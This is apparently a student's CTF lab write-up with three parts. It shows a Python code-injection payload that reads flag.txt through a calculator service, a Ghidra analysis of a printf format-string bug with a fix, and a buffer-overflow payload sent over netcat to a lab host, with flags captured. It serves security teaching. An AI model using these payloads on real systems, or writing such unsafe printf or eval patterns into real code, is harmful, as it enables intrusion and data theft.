Exercise 2


PyCalc

Timeline:

09/07/2023 at 14:55

Impact: Remote code execution, which opens the door to countless attacks.

Steps to reproduce:




```
> echo hello world!
hello world!
> op "2 + 2"
2 + 2
> op str(2 + 2)
4
> op [x for x in (1,2,3)]
[1, 2, 3]
> op [open('flag.txt').read() for x in (1,) if x == 1][0]
FLAG{31MYXBipuC0f1LWAejvHkroy9dWE8BFM}

>
```

Summary: Testing out advanced commands gave interesting result which resulted in us getting our hands on flag.txt, a resource we shouldn't have access to.

PART 2

Download the binary program https://gitlab.com/donnm/tdat3020/-/raw/master/exercise10/name

1. Open the binary in Ghidra
2. Locate the main() function
3. View the decompiled source
4. What is the vulnerability?
5. How can it be fixed?




Listing: name

```
                         LAB_00101148                          XREF[1]:     00101117(j)
  00101148 c3              RET
  00101149 0f              ??          0Fh
  0010114a 1f              ??          1Fh
  0010114b 80              ??          80h
  0010114c 00              ??          00h
  0010114d 00              ??          00h
  0010114e 00              ??          00h
  0010114f 00              ??          00h

                         ****************************************************************
                         *                       THUNK FUNCTION                         *
                         ****************************************************************
                         thunk undefined frame_dummy()
                           Thunked-Function: register_tm_clones
        undefined          AL:1          <RETURN>
                         frame_dummy                           XREF[3]:     Entry Point(*),
                                                                            __libc_csu_init:00101201(c),
                                                                            00103de8(*)
  00101150 e9 7b ff        JMP         register_tm_clones
           ff ff

                         ****************************************************************
                         *                          FUNCTION                            *
                         ****************************************************************
                         undefined main()
        undefined          AL:1          <RETURN>
        undefined1         Stack[-0x28]:1 local_28                 XREF[2]:     00101175(*),
                                                                                00101197(*)
                         main                                  XREF[4]:     Entry Point(*),
                                                                            _start:0010108d(*), 00102044,
                                                                            001020f0(*)
  00101155 55              PUSH        RBP
  00101156 48 89 e5        MOV         RBP,RSP
  00101159 48 83 ec 20     SUB         RSP,0x20
  0010115d 48 8d 3d        LEA         RDI,[s_Enter_your_name:_00102004]         = "Enter your name: "
           a0 0e 00 00
  00101164 b8 00 00        MOV         EAX,0x0
           00 00
```

Decompile: main - (name)

```c
undefined8 main(void)

{
  char local_28 [32];

  printf("Enter your name: ");
  fgets(local_28,0x20,stdin);
  printf("Hello ");
  printf(local_28);
  putchar(10);
  return 0;
}
```



```c
undefined8 main(void)

{
  char local_28 [32];

  printf("Enter your name: ");
  fgets(local_28,0x20,stdin);
  printf("Hello ");
  printf(local_28);
  putchar(10);
  return 0;
}
```

As shown on the right side of the main Ghidra view, we see the decompiled source code of name.

Here's the problem:

printf(local_28);

The printf function expects its first argument to be a format string. If this string contains format specifiers (like %s, %d, etc.), printf will expect additional arguments to fill in these specifiers. By directly passing user input (in this case, the name) as the format string, an attacker can provide their own format specifiers and potentially exploit the program in various ways.

For instance, an attacker might input %x %x %x as their name. Instead of seeing this printed back, they would see three values from the stack printed out, because the %x format specifier reads the next argument as an unsigned hex number. This can be used to leak information from the program's memory.

How can it be fixed?

never directly pass user input to printf as the format string. Instead, use a static format string:

printf("%s", local_28);

Hello CTF

This was very tough since I had no way of checking what was going on in the server's background. The plan I had since the start was the same, to execute the flag() function but it proved troublesome since it returned with a segmentation fault when I tried it on my local pc (maybe because flag.txt is not on my pc), but it worked when I tried on netcat.

This is how I solved it. Ghidra decompiler helped a ton.

```
beka@PLS-no:/mnt/f/pyCalc$ (python3 -c 'print("A"*39 + "\x92\x11\x40\x00\x00\x00\x00\x00")') | nc
10.9.8.1 5009

Input: Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@

FLAG{60Be9OGOQ/BtaakFBnPghE/Bpp4wCMqR}

Segmentation fault (core dumped)

beka@PLS-no:/mnt/f/pyCalc$
```